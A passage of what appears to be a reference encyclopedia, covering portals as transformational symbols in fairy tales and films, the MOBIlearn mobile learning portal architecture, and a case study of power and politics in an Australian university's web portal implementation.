Many fairy tales containing portals have had much of the transformational power stripped out of them in order to accord with the moral standards of particular times, a phenomenon explored by Tatar in *The Hard Facts of the Grimm's Fairy Tales* (1987). Little Red Riding-Hood enters the portal of the forest, but what happens next changes from a sexual encounter with the wolf (in some early versions), to a nonsexual but fearful encounter with the wolf who has devoured her grandmother and who also devours her, to a brief encounter with the wolf followed by rescue by the woodcutter and the safe emergence of her grandmother from under the bed (*Grimms Fairy Tales*, undated, pp. 123-126; *My Best Nursery Rhymes* and *Stories*, 1986; Tatar, 1987, pp. 23, 39-45).

Similarly, there are fantastic children's stories with portals that serve as gateways to adventures, but very little else. In *The Enchanted Wood* (Blyton,1939), Fanny, Jo, and Bessie clamber up the Faraway Tree, testing their courage along the way through encounters with the angry pixie, Dame Washalot, and Mister Watzisname, before climbing through a cloud portal into new worlds such as the Roundabout and Rocking Lands. In this instance, the children's psychological growth is limited to the acquisition of slightly greater self-reliance and self-confidence.

Likewise, in a series of novels by Jasper Fforde (beginning with *The Eyre Affair*, 2001), the hero (Thursday Next) enters "book worlds" through the portal of classical works of literature, but fails to achieve any significant psychological growth. Similarly, the heroes in Douglas Adams' *Hitch-hiker's Guide to the Galaxy* (beginning as a radio play; BBC Radio 4, 1978), pass though the portals of time, space, and improbability (!), but end up as amusingly naive as when they began.

While some modern and innovative portals lack transformational power, others that have been used over and over again retain their potency. Gardens as portals date from at least biblical times, one of the best known being the Garden of Eden, from which Adam and Eve were expelled into the world of self-knowledge. While Adam and Eve come *out* of a garden portal, other stories, such as *The Secret Garden* (Burnett, 1911) and *The China Garden* (Berry, 1996) have their heroes passing *into* gardens in order to undergo psychological transformation. *The Secret Garden* features a garden that is particularly powerful, where the children (Colin Craven and Mary Lennox) and the adult (Lord Craven) are healed physically and/or psychologically while in *The China Garden*, the heroes and the earth both attain wholeness.

The use of film as a story medium adds a further dimension to the way portals can be depicted. The first three (chronologically) of the six *Star Wars'* films (Lucas, 1977-1983) draw heavily on mythic symbolism as they follow the hero journeys of Luke Skywalker, Princess Leia, and Han Solo. Each planet is a place of testing, a portal that forces the heroes deeper into their unconscious worlds. While the quests of all three characters are important, it is Luke's journey that is central to the films. He leaves the barrenness of the desert planet Tatooine (which cannot offer him what he now needs), traveling to the ice planet Hoth, where the trials he undergoes begin to "melt" his congealed psychological state, and encountering his opposite aspect (personified as Darth Vader). To overcome the potentialities that an abuse of his innate power offers, he travels deeper into the unconscious, to the primeval swamps of Dagobah. Here, in the primitive depths of self, he finds his guide (Yoda, in keeping with the environment, depicted as less than human in form), who helps him bring "the force" to consciousness. Luke's eventual mastery of it is illustrated by his ability to levitate people and objects (literally moving things *up*), a transcendence that allows him to transform his hatred of

Darth Vader into redeeming compassion. The final planet of Endor, which sees the three heroes having resolved their individual quests, is, significantly, a forest planet, the lush greenery representing wholeness and growth.

Since the *Star Wars* trilogy, Tolkien's *Lord of the Rings* trilogy has also been adapted to film (Newline Productions, 2001-2003), as has C. S. Lewis' *The Lion, the Witch and the Wardrobe* (Disney Pictures/Walden Media, 2005). The portals in the *Lord of the Rings* are in keeping with those in myths, on which the work draws heavily, while *The Lion, the Witch and the Wardrobe* famously features a wardrobe as entry into the frozen realm of the unconscious, which must be brought back to vital and fruitful life.

There are many incidents in both films where the characters pass through portals on their hero journeys, but the most visually powerful of these (in *Lord of the Rings*) is Gandalf the Grey's fall into the abyss in the mines of Moria, (*Fellowship of the Ring,* Newline Productions, 2001). Deep under the earth, he wrestles the demon Balrog (the guardian of his psychological treasure), passing through water and fire and up onto the lofty peaks of mountains, before finally emerging transcendent, as Gandalf the White. Gandalf's struggle and eventual triumph is a phenomenon played out time and time again by heroes who dare the portals existing in all their myriad forms across many media.

CONCLUSION

It is fitting to end this article where it began, with Bilbo Baggins (Tolkien, 1974). Bilbo returns from his adventures to find that his possessions are being auctioned and that he is presumed dead, and in a sense, he is. He is no longer the respectable and rather stuffy hobbit who runs out of his hole without a handkerchief, but a contented hobbit;, one who has dared the portals of his mind and found the riches within, remaining "very happy to the end of his days" (p. 277).

REFERENCES

Adams, D. (1978). *The hitchhiker's guide to the galaxy* [Radio play]. London: BBC Radio 4.

Berry, L. (1996). *The china garden*. New York: Avon Books.

Blyton, E. (1939). *The enchanted wood.*

Burnett, F. H. (1911). *The secret garden.*

Campbell, J. (1993). *The hero with a thousand faces.* London: HarperCollins.

Carroll, L. (1865). *Alice's adventures in Wonderland*.

Fforde, J. (2001). *The Eyre affair.* London: Hodder & Stoughton.

Grimm's fairy tales. New York: J. H. Sears & Co.

Le Guin, U. (1968). *A wizard of Earthsea.* Harmondsworth, UK: Penguin.

Lewis, C. S. (2005). *The lion, the witch and the wardrobe* [Motion picture]. Disney Pictures/Walden Media.

Lucas, G. (1977-1983). *The star wars trilogy* [Motion pictures]. United States: Lucasfilm Ltd.

McKie, A. (1992). *Jack and the beanstalk*. London: Grandreams.

My best nursery rhymes and stories. (1986). Newmarket, UK: Brimax.

Segal, L., & Sendak, M. (1973). *The juniper tree and other tales from Grimm* (Vol. 2). New York: Farrar, Straus and Giroux.

Skeat, W. (1983). *Concise etymological dictionary of the English language.* Oxford, UK: Oxford University Press.

Stewart, M. (1976). *The crystal cave.* London: Hodder & Stoughton.

Tatar, M. (1987). *The hard facts of the Grimm's fairy tales*. Princeton, NJ: Princeton University Press.

Tolkien, J. R. R. (2001-2003). *The Lord of the rings* (trilogy) [Motion pictures]. Wellington, New Zealand: Newline Productions.

Tolkien, J. R. R. (1954-1955). *The lord of the rings* (trilogy). London: Allen & Unwin.

Tolkien, J. R. R. (1974). *The hobbit.* London: Allen & Unwin.

von Franz, M-L. (1978). The process of individuation. In C. Jung (Ed.), *Man and his symbols* (pp. 157-254). London: Pan Books.

KEY TERMS

Anima: The feminine element found in the male mind.

Animus: The male element found in the female mind.

Conscious Mind: Things a person is aware (or is conscious) of.

Life Stage: Present point of activity in and/or understanding of the material and spiritual worlds.

Psychological Growth: An enlarging and/or deepening of understanding.

Psychological Journey: Fundamental mental changes brought about by (usually) difficult or traumatic experiences, often over time.

Transcendence: No longer being subject to the limitations of the present life stage.

Unconscious Mind: Things a person is not aware (or is unconscious) of.

Portals Supporting a Mobile Learning Environment

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INTRODUCTION

Mobile computing gives a learner the ability to engage in learning activities when and where they wish. This may be formal learning, where the learner is a student enrolled on a course in an institution, or informal learning, where they may be engaged in activities such as a visit to an art gallery. This entry emphasises the importance of portals to this learning environment, using the MOBIlearn project as an example.

The MOBIlearn project intends to develop software that supports the use of mobile devices (smartphones, PDAs, Tablet PCs, and laptops with wireless network connection) for various learning scenarios, including noninstitutional learning. (MOBIlearn, 2005)

The project has two primary objectives:

- Develop a methodology for creating mobile learning scenarios and producing learning objects to implement them.
- Develop the technology to deliver the learning objects to users via mobile computing devices such as personal digital assistants, smart phones and tablet computers.

The pedagogic aim of the system is to provide users with the ability to engage in formal, nonformal and informal learning in a personal collaborative virtual learning environment. To this end four scenarios were used as the basis of developing the requirements for the system. These were a formal university course and a related orientation activity, a nonformal health care scenario and an informal scenario based around museums and galleries.

The philosophy behind the MOBIlearn system is that it provides a set of interoperable services. Services should be able to communicate asynchronously using unstable communication channels (MOBIlearn, 2005). The primary component of the system is the Main Portal component. Central to the Main Portal component was the Portal Service (PO_POS) that represents the single access point for the user to all the services provided by the MOBIlearn system. As well as the Portal Service there are six other services that make up the Main Portal component.

PORTALS AND MOBILE COMPUTING ENVIRONMENTS

The scenarios used to develop the MOBIlearn system are all examples of environments supporting knowledge transfer. Portals act as a repository and transfer tool for that knowledge. This concept of a portal as a knowledge repository and transfer tool has been studied within business domains (Fernandes, Raja, & Austin, 2005). It is also relevant in a learning environment. In MOBIlearn, the users have an online presence and can engage in collaboration that can range from formal to informal. They can access formal content, but also develop their own.

For example, in the MOBIlearn health care domain, one of the main objectives is the sharing of tacit knowledge. Users can discuss case studies, and alternative approaches to specific problems can be evaluated and documented. This is then used and extended in future case studies. In this environment, individual health workers can use the system to advanced their skills, and in a ”live” incident, use it for reference and indeed call for backup.

The formal learning domain exemplified by the MBA (Master of Business Administration) expands on existing teaching portals to deliver course material and facilitate individual and collaborative learning. In this scenario, the novel aspect is customising delivery to a variety of mobile devices in use simultaneously in the same course. The system uses the learners profile to deliver an appropriate view of the material.

Both of these applications require a secure access to the portal. In the case of the MBA, there is a fee involved. In the health care scenario, there is an initial requirement that it be restricted to a specific institution. Also in the health care environment, a supervisor would take responsibility for maintaining content and moderating some of the collaborative activities. However, it was thought inappropriate for users who were not health care workers to have access. In both the MBA and health care environments there is a need for providing trusted interactions between learners and providers (Kambourakis, Kontoni, Rouskas, & Gritzalis, 2005).

In the museum domain, the majority of mobile users are engaged in informal learning. The traditional support tool in a museum or gallery is the audio guide. This provides more detailed information about an artefact an individual is interested in. The art gallery, TATE Modern, has introduced a PDA-based multimedia guide, but the devices were loaned by the museum and did not allow collaboration between learners (Proctor & Burton, 2003). MOBIlearn extends the application via portals to allow a variety of personal devices to be used and the ability of users to collaborate on topics of mutual interest.

PEDAGOGIC DESIGN IN A MOBILE LEARNING ENVIRONMENT

The pedagogic basis of the system is the learner who interacts with the mobile learning portal to access learning objects and participate in online activities. Each of the test scenarios has its own learning objects. However, all these learning objects need to be delivered in a flexible way to a variety of devices (Stone, 2003). For example, the interface characteristics of a tablet computer are far different from that of a PDA. One challenge is therefore to deliver the correct interface to a learning object, or oblette, to the mobile device.

There are a variety of ways of delivering learning materials to devices with differing characteristics including reauthoring, transcoding and the functional-based object model (Kinshuk & Goh, 2003). Ideally, an open standard should be used to allow different content providers to make their material available on mobile devices. The approach taken in MOBIlearn is to use reauthoring where page descriptions are held as XML, which is compatible with the standard suggested by Loidl (2005).

The second feature of the environment is that it facilitates communities of learners. In the case of the museum scenarios, the learners are operating in an informal environment motivated by their own interests (Cook & Smith, 2004). The methodology gives them the ability to join a virtual community with interests like their own. The learner is under no obligation to formally join (or leave) the community, and can participate as much or little as they wish. This particular scenario has many features in common with the Virtual Museum of Canada (Soren, 2005), but is also designed to be used in a real museum (the Uffizi Gallery in Florence, Italy being a test site) to give a richer experience than the traditional audio guides.

The health care scenario on the other hand is a nonformal learning environment where a community of practice is being established. The system is designed to deliver training scenarios that can then be discussed and delivered. Learning has no start or end point, and new members can join (and leave) at any time; however, it may be a condition of employment that staff engage with this continuing development. This does contradict some of Ellis et al.'s (Ellis, Oldridge, & Vasconcelos, 2003) criteria for a community of practice; specifically, a voluntary and emergent group. However, if staff engage with the learning environment, a virtual community of practice could develop meeting other criteria including a mutual source of gain.

Finally, there is the MBA scenario, which is based in formal learning, where students use the system to access resources, undertake tasks, and discuss topics with fellow students and academics. There is immersion and presence in the online learning environment. This encourages students to build trust and teamwork (Beer, Slack, & Armitt, 2005). The environment is more constrained, and there is a specific enrolment and end point. Although it is theoretically possible to start and end a course at any time, this does not yet happen.

There is a framework common to all three scenarios. This includes the base content. In the case of the museums, this is the information about exhibitions and within that, information about specific exhibits. In the case of health care, there are a series of reference oblettes relating to various diseases and situations. For the MBA, there are the formal course materials. Also, there are the discussion areas, or forums, allowing collaborative learning and providing the foundations for a community of learning and practice to be built. All of these are facilitated through the MOBIlearn portal.

The MOBIlearn portal provides a tool to facilitate collaboration and teamwork. It expands on systems such as OTIS (Occupational Therapy Internet School) (Beer et al., 2005) to provide a framework that can be used in variety of learning situations.

A PORTAL DESIGN IN A MOBILE ENVIRONMENT

MOBIlearn is an example of a personal virtual environment (PVLE) (Xu, Wang, & Wang, 2005) consisting of domain level knowledge from the content provider (for example a museum or university) and a meta level model to allow the learners profile to be matched to the environment and the mobile device they are using.


Figure 1 shows the overall architecture of the MOBIlearn system. Users (US) are users of the system who interact with it using a variety of mobile devices (MD). These are the physical components of the system.

The main portal component is central to the software system and consists of seven services that are detailed in Figure 1, based on the descriptions in the MOBIlearn documentation (2005).

Portal Service (PO_POS)

This service represents the single access point for the user to all the services provided by the MOBIlearn system. It

Figure 1. High level component diagram of the MOBIlearn architecture (p. 32 of MOBILlearn Documentation V 2.47)



provides the main interface to the system and activates the logging in procedure. Once logged in, this service provides access to other services directly accessible to a user. All but one of the other portal services are called by this service.

A typical session would have a user interacting with the Portal Service. This would first request the logging in procedure detail, which is handled by the Authentication Service (PO_ACS) and Authentication Service (PO_ACS). In the case of a new user, the User registration Service (PO_URS) would be called.

Once the user is logged in, the Authorisation service is called, which in turn uses the User management component of the system. The context of the user has now been established, and the appropriate interface can be delivered for the users device by the Interface Delivery Service (PO_IDS). Content can then be displayed using the Content Delivery Service (PO_CDS). Figure 2 shows the interaction of the Main Portal Components services with each other and the other components of MOBIlearn. The details of the other services are listed.

Login Service (PO_LIS)

This service manages data about users, user profiles, and services, so that authenticated users have access to resources they are authorized to use. The service provides a GUI for the input of user name and password, checks whether the user is authenticated, then allows entry to the system.

Authentication Service (PO_ACS)

The authentication service extends the log in service by verifying the authenticity of the user. It receives the user name and password from the Login Service, then checks if the user can be authenticated using information provided by the User Management component of MOBIlearn. It then returns an authenticated/not-authenticated message to Login Service.


User Registration Service (PO_URS)

If a new user wishes to use the system, they must first register. This service provides functionality for registering a new user. The data provided by the user is used as part of the user profile. The service provides a GUI with a form suitable for collecting user-related data, then activates the creation of a new user profile.

Authorization Service (PO_AZS)

This service is used to determine the level of access an authenticated user should have to resources. The service receives a user's identification data from the Portal Service and the user's profile data from the user management component. Using this information, the Authorization Service checks any requests for services, resources, and operations to see if the

Figure 2. Main portal component services (in bold) and their relationship to other components



user is authorized. It returns an authorized/not-authorized message to the Portal Service.

Content Delivery Service (PO_CDS)

This service delivers the learning objects. It provides a framework for adapting the learning object to the specific context through the request of other correlated services. To do this, it receives identification data related to a selected learning object and retrieves it. The semantic priorities-based adaptation, multirendering-based adaptation are activated, followed by the rendering of the adapted learning object.

Interface Delivery Service (PO_IDS)

The adaptive human interface is delivered by this service. It provides a framework for adapting the Adaptive Interface to the specific context through the invocation of other correlated services. The service receives an XML description of content selected by the user, scenario name, and user identifier. The adaptive interface is then personalised, customised, and rendered on the users device.

CONCLUSION

MOBIlearn is an example of a portal-based mobile learning methodology and delivery system that can be used in a variety of learning situations ranging from formal university courses to informal communities with a common interest. Learners have an online presence and can engage in collaboration and teamwork. The delivery system is designed using a service-oriented structure, at the centre of which is a portal component. The portal is essential to deliver content and allow interaction that is customised to both the learners and their mobile devices.

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REFERENCES

Beer, M., Slack, F., & Armitt, G. (2005). Collaboration and teamwork: Immersion and presence in an online learning environment. *Information Systems Frontiers*, *7*(1), 27- 35.

Cook, J., & Smith, M. (2004). Beyond formal learning: Informal community eLearning. *Computers and Education, 43*, 35-37.

Ellis, D., Oldridge, R., & Vasconcelos, A. (2003). Community and virtual community. In B. Cronin (Ed.), *Annual Review of Information Science and Technology* (Vol. 37, pp. 145-146).

Fernandes, K. J., Raja, V., & Austin, S. (2005). Portals as a knowledge repository and transfer tool: VIZCon case study. *Technovation, 25,* 1281-1289.

Kambourakis, G., Kontoni, D. N., Rouskas, A., & Gritzalis, S. (in press). A PKI approach for deploying modern secure distributed e-learning and m-learning environments [electronic version]. *Computers and Education*.

Kinshuk & Goh, T. (2003). Mobile adaptation with multiple representation approach as educational pedagogy. *Proceedings of Wirtschaftsinformatik 2003—Medien—Markte - Mobilitat* (pp. 747-763). Heidelberg, Germany.

Loidl, S. (in press). Towards pervasive learning: WeLearn. Mobile. A CPS package viewer for handhelds [electronic version]. *Journal of Network and Computer Applications*.

MOBIlearn. (2005). *The MOBIlearn software documentation* V 2.47. Retrieved September 8 2005 from http://bscw.uni-koblenz.de/bscw/bscw.cgi

Proctor, N., & Burton, J. (2003). Tate modern multimedia tour pilots 2002-2003. *Proceedings of MLEARN 2003: Learning with Mobile Devices* (pp. 127-130). London.

Soren, B. J. (2005). Best practices in creating quality online experiences for museum users. *Museum Management and Curatorship, 20*, 131-148.

Stone, A. (2003). Designing scalable, effective m-learning for multiple technologies. *Proceedings of MLEARN 2003: Learning with Mobile Devices* (pp. 145-153). London.

Xu, D., Wang, H., & Wang, M. (2005). A conceptual model of personalised virtual learning environments. *Expert Systems with Applications, 29*, 525-534.

KEY TERMS

Community of Practice (CoP): A flexible group informally bound by common interests.

Formal Learning: Learning in a structured and controlled environment with fixed, specified learning objectives.

Informal Learning: Learning motivated by personal interest with no specific learning objective and structured by the individual or by an independent informal group.

Learning Portal: A portal that provides a point of access to a virtual learning environment.

MOBIlearn: A system that provides both a methodology and a technology to deliver flexible learning in a mobile environment.

Nonformal Learning: Learning in a formal environment but with no formal learning objectives.

Pedagogy: The activities of educating or instructing or teaching; activities that impart knowledge or skill.

Service-Oriented System: A set of interoperable services, which have been developed independently, that interact to provide the learning environment.

P

Power and Politics in University Portal Implementation

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INTRODUCTION

Authors in the information systems (IS) discipline have started exploring the socio-technical approach to the development and implementation of information systems (Mitev, 2001; Orlikowski, 1992; Peszynski, 2005). However, few have extended this exploration into the realm of Web portals. Previous studies have explored process-oriented models and the categorical critical success factors associated with broad systems selection and implementation (Avison & Fitzgerald, 2003; Davis, 1974; Hoffer, Valacich, & George, 1998).

Mitev (2001) argues that we need to "move beyond commonsense explanations of failure and success and find more complex and richer ways of understanding the use of IS in organisations through the inclusion of broader social, economic, political, cultural and historical factors" (Mitev, 2001, p. 84). Rather than take the social aspect of implementation at face value, we need to understand and perform research that recognises the complexity and historical construction of the members of a selection and implementation team (Mitev, 2001). Essentially, the implementation of any information system, and in this case, Web portals, is complex, messy, and inconsistent.

By undertaking this research, we can identify outcomes of the implementation of a Web portal in an Australian university (to preserve confidentiality we have made up the name: "University of Australia") and therefore provide a better understanding of the human factors involved in the implementation of Web portals. In order to do this, we will present a narrative of the implementation of a Web portal in this university. A narrative has been adopted, as it enables the researchers to present the findings of the implementation and resulting power relations and politics associated with the implementation of a Web portal.

THE CASE STUDY

The University of Australia began implementing a Web portal in 2003. The Web portal was designed to be built over a 2 to 3-year period and built on the infrastructure and expertise that already existed within the university. Essentially, the Web portal incorporated knowledge of the processes and integrated the services of the university, for both students and staff. By enabling the portal to be accessed via the Internet, all services within the university become Web-based (Kvale, 1996). Staff and students would have access to information, knowledge, and tools to enable transactions by staff and students in the one location. The goal of the Web portal for the Senior Executive at the University of Australia was to facilitate better decision making through quicker and more consolidated access to information sources within the university, supported by a variety of technologies.

The creation and implementation of the Web portal at the University of Australia was considered successful at many levels. All indicators in terms of performance, delivery of modules on time, integration and performance within the university administration, and the provision of administrative services to the university were all more than satisfactory. Reviews from University Council documents and other internal documents within the university demonstrated that all critical success factors were met within the desired limits set at the start of the project.

What follows is the story of the implementation of the Web portal at the University of Australia, which highlights the political and power-based dramas seldom discussed in the literature.

The Beginning

The Web portal at the University of Australia began with an identified need for integration of services. The university had, for a long time, been using IT for the provision of various services to student and staff, which included Finance, Human Resources, and student services, including e-mail. However, there had been no attempt to integrate these services. This is not an unusual scenario in the tertiary environment.

As a result, the University of Australia began by looking at their own resources and seeing what could be created. The implementation of the Web portal at the University of Australia was led by a champion in the second most senior position within the university. This meant that the power invested in that position was able to drive forward the need for such a system and ensure that the project got underway, that the project was kept on time and within budget, and that the project was eventually successful.

The role of the project champion is certainly a critical success factor in determination of any implementation of a system (Akkermans & van Helden, 2002; Martinsons, 1993). In the case of the University of Australia, the role of this person was substantial and played a significant role in the successful implementation of the Web portal. Power vested in a position can play a substantial role in dealing with the complexities associated with a Web portal. In the University of Australia the complexity was created from a university with six campuses located over 300 kilometres apart. The University of Australia has five diverse faculties, all seemingly independent with their operations, thus creating complexity in an amalgamated scenario. The University of Australia was not a university which was simply created and then operated. The University of Australia was created out of an existing university and five additional campuses of a previous college of higher education. This meant that there was complexity not only with structure, but complexity created by different IT systems which had been in existence and created by different organisational cultures.

In this case, the organisational cultures were extremely diverse. However, the role of the champion and the role of a powerful vice-chancellor ensured that the decisions made about the Web portal were supported from the top of the university, not only in terms of rhetoric but also in terms of resources that were made available to ensure that the project was successful.

The Process

Decisions were made about the Web portal in 2003, when it was decided that the Web portal would be built on a single database of information and connected to other databases relating to functions, including administration and finance. A key decision made in this early part of the development of the Web portal related to a university-wide decision to build all of systems on Oracle databases.

The belief was that by using a single database as the underpinning system for the integration, the fields and relationships between data could easily be transferred. This came about because of a belief by the IT Manager of the university that this was the way to move ahead. It was the way that business had been moving and it was a way to deal with the complexities created by the amalgamation of the university and the original colleges and the need to integrate the services, based on a common foundation.

This created a social drama. The concept of a social drama refers to a series of events in which there are shifts in power, views, opinions, and changes in social groups in which the social drama is operating (Corbitt, 1997; Turner 1974, 1980). Social dramas occur within groups of persons who "share values and interests and who have a real or alleged common history" (Turner, 1980, p. 149). As an idea is contested, it leads to a challenging of what currently exists.

In the implementation of a system there appears to be a series of events, contestations, struggles, crises or "social dramas," which the actors in the implementation process go through (Corbitt, 1997). It is argued that implementation is rarely an ordered or sequential process. Actors within implementation contest and reconstruct the system to achieve their goals, to maintain their ideologies, to change programs, to change existing ideologies, or to shift real power.

In this case study, the need to move toward a Web portal and to integrate the variety of services offered by the university for staff and students challenged the previous organisational cultures associated with the previous institutions. Essentially, individuals, groups, and faculties within the university had developed their own portals, enabling staff and students to interact in the one location online. As such, resistance and challenges emerged, which created a social drama. Actors involved claimed that their system was better than the proposed system, that their system should be adopted. However, that scenario was not possible because the previous institutions never had anything similar. It was an absolute feat for someone to come into the drama that was created by such a decision and override the challenge, creating a new decision. That was the role of the champion. The power vested in that champion enabled him to support the decision made by the IT Manager.

Control of the information technology was the second issue in relation to dealing with the complexity involved with the creation of the Web portal within the University of Australia. As soon as decisions were made about the necessary technical infrastructure, more social dramas developed. Each of the divisions and faculties involved had their own views and had been operating on older systems, legacy systems and individually developed online systems, which had been in place for some time. Immediately, there was a complexity of 20 factorial combinations of groups and people within the university, each desiring a different scenario, different structure, different process, and different base which they wanted to operate. These dramas were created because a decision was made by the champion, that the university would have a single operating system across all of the campuses and faculties.

This immediately challenged the comfort zone of people, so they immediately engaged in dramas. They instantly began challenging, questioning, and trying to alter the decisions that had been made. However, power vested in the champion and the position that they held instantaneously enabled the decisions and the dramas to be worked through quickly.

Committees were established and discussions were engaged in all ways. There was an underpinning basis on which any discussion would eventually lead to the conclusion that there would be only one database, one operating system and that the software developed had to integrate into that database and operating system. This meant that the university was always in a sound position to be able to deal with drama and to deal with complexity.

During the building process, these social dramas continued, as there was a belief by numerous groups within the university that until the system was up and running or the system had been completely handed over, there was always the chance to alter the fields to their legacy systems. There was always the opportunity to maintain what they had before.

Implementation

Implementation of the Web portal in the University of Australia was again characterised by social drama. As soon as the people who had to use the new system began to use it, they immediately saw problems. They saw difference straight away. They instantly identified things that were more difficult than the systems they had used in the past, and they complained and attempted to resist using the new portal system.

Previous studies of other general system implementations would indicate that this scenario is not unusual because it challenges the status quo. It challenges what people have been doing for long periods of time. Studies in acceptance of new or changed systems implementation (e.g., Davis, Bagozzi, & Warshaw, 1989; Venkatesh, 2000) highlight that success is related to user acceptance based on concepts such as ease of use, usefulness, and the motivation of users. Thong (1999) and Thong and Yap (1996) added to that scenario, emphasising the importance of leadership and the critical role of the project champion in acceptance.

However, the relativities of these issues were challenged by the inertia and sense of reproduction of existing processes institutionalised in the participants. They accepted that change was necessary but on their terms and in ways that complemented what they had already been doing. It was only the positional power of the project champion and the organisational structure which enabled the inertia to be conquered and change fostered. This occurred even though institutional drama was still in existence. In a sense, the staff in the university recontextualised the situation and adopted the changes in their own way.

This is not unlike research elsewhere (Corbitt, 2000; Peszynski, 2005) which shows that adoption often recontextualises and dramatises events to deal with change within their own work context. Such recontextualisation inevitably leads to changes to systems and processes in the long term. Such is the case in this Web portal study. What was initially implemented has undergone five sets of changes based on the dramatic scenarios at the initial implementation. The recontextualisation has become the context, even after five iterations. What emerged was not only the change desired by the level of integration, but also the use of the Web portal increased among staff and students. In fact, users of the Web portal began to play a proactive role in future Web portal changes and redesigns.

Process application and use gave users power which they initially used to contest through social drama. However, when recognised, this power led to the users' acceptance as change agents in their own right. The complexity of contestation of the Web portal was institutionalised as praxis within the institution and power relations changed as a result. With recognition of the power of the users, their role in the redevelopment and upgrading of the Web portal became important.

The Web portal became a catalyst for the decentring of power. The social dramas that emerged within the initial adoption of the Web portal forced adoption from the management perspective, but created process that institutionalised cooperation with users and institutionalised changes in the system from outside of the centre. The result was a complex scenario where the relativities of power are balanced between user and developer and manager. This led to a successful portal being implemented, with over 95% user acceptance and a satisfaction level with the whole system of over 90%.

This result relates as much to the acceptance of the role of the user in a Web portal implementation as it does to the power residing in the role of the project champion. Large diverse organisations like the University of Australia, with some 45,000 users of the system required not only the management of technology and of implementation, but also management of the social context of the system itself. Users will always use a Web portal to their advantage and recontextualise it to make it work for them, either as a student, staff, or as a manager of data.

In this case study the key role of the project champion was vital in dealing with that complexity. He understood the needs of users and invited their input. The result was an ever changing, ever improving Web portal.

CONCLUSION

The key issue which emerged from the study showed that understanding complexity, institutionalised practice and the power relations in existence enabled the implementation to be more effective, as it could be managed when understood. In this case study, there was a status quo widely accepted, but the Web portal challenged that. To deal with that challenge, social dramas emerged. Power is constantly challenged in this situation, based on the effectiveness of the systems put in place. In this case study, the key role of the project champion in resolving the social dramas became evident.

REFERENCES

Akkermans, H., & van Helden, K. V. (2002). Vicious and virtuous cycles in ERP implementation: A case study of interrelations between critical success factors. *European Journal of Information Systems, 11*(1), 35-46.

Avison, D. E., & Fitzgerald, G. (2003). *Information systems development: Methodologies, techniques and tools* (3rd ed.). New York: McGraw-Hill.

Corbitt, B. J. (1997). *Uncertainty and equivocality in the adoption of electronic commerce by SMEs' in Australia.* Paper presented at the Working Paper, Department of Information Systems, University of Melbourne.

Corbitt, B. J. (2000). Developing an Intraorganisational Electronic Commerce strategy: Understanding the internal and external demands in implementing Electronic Commerce in an Australian Corporate Finance Institution. *Journal of Information Technology (UK), 15*, 113-130.

Davis, G. B. (1974). *Management information systems: Conceptual foundations, structure and development*. New York: McGraw-Hill.

Davis, F. D., Bagozzi, R. P., & Warshaw, P. R. (1989). User acceptance of computer technology: A comparison of two theoretical models. *Management Science, 34*(8), 982-1002.

Hoffer, J. A., Valacich, J. S., & George, J. F. (1998). *Modern systems analysis and design* (2nd ed.). Reading, MA.: Addison-Wesley.

Kvale, S. (1996). *Interviews: An introduction to qualitative research interviewing*. Thousand Oaks, CA: Sage Publications.

Martinsons, M. (1993). Cultivating the champions for strategic information systems. *Journal of Systems Management, 44*(8), 31-34.

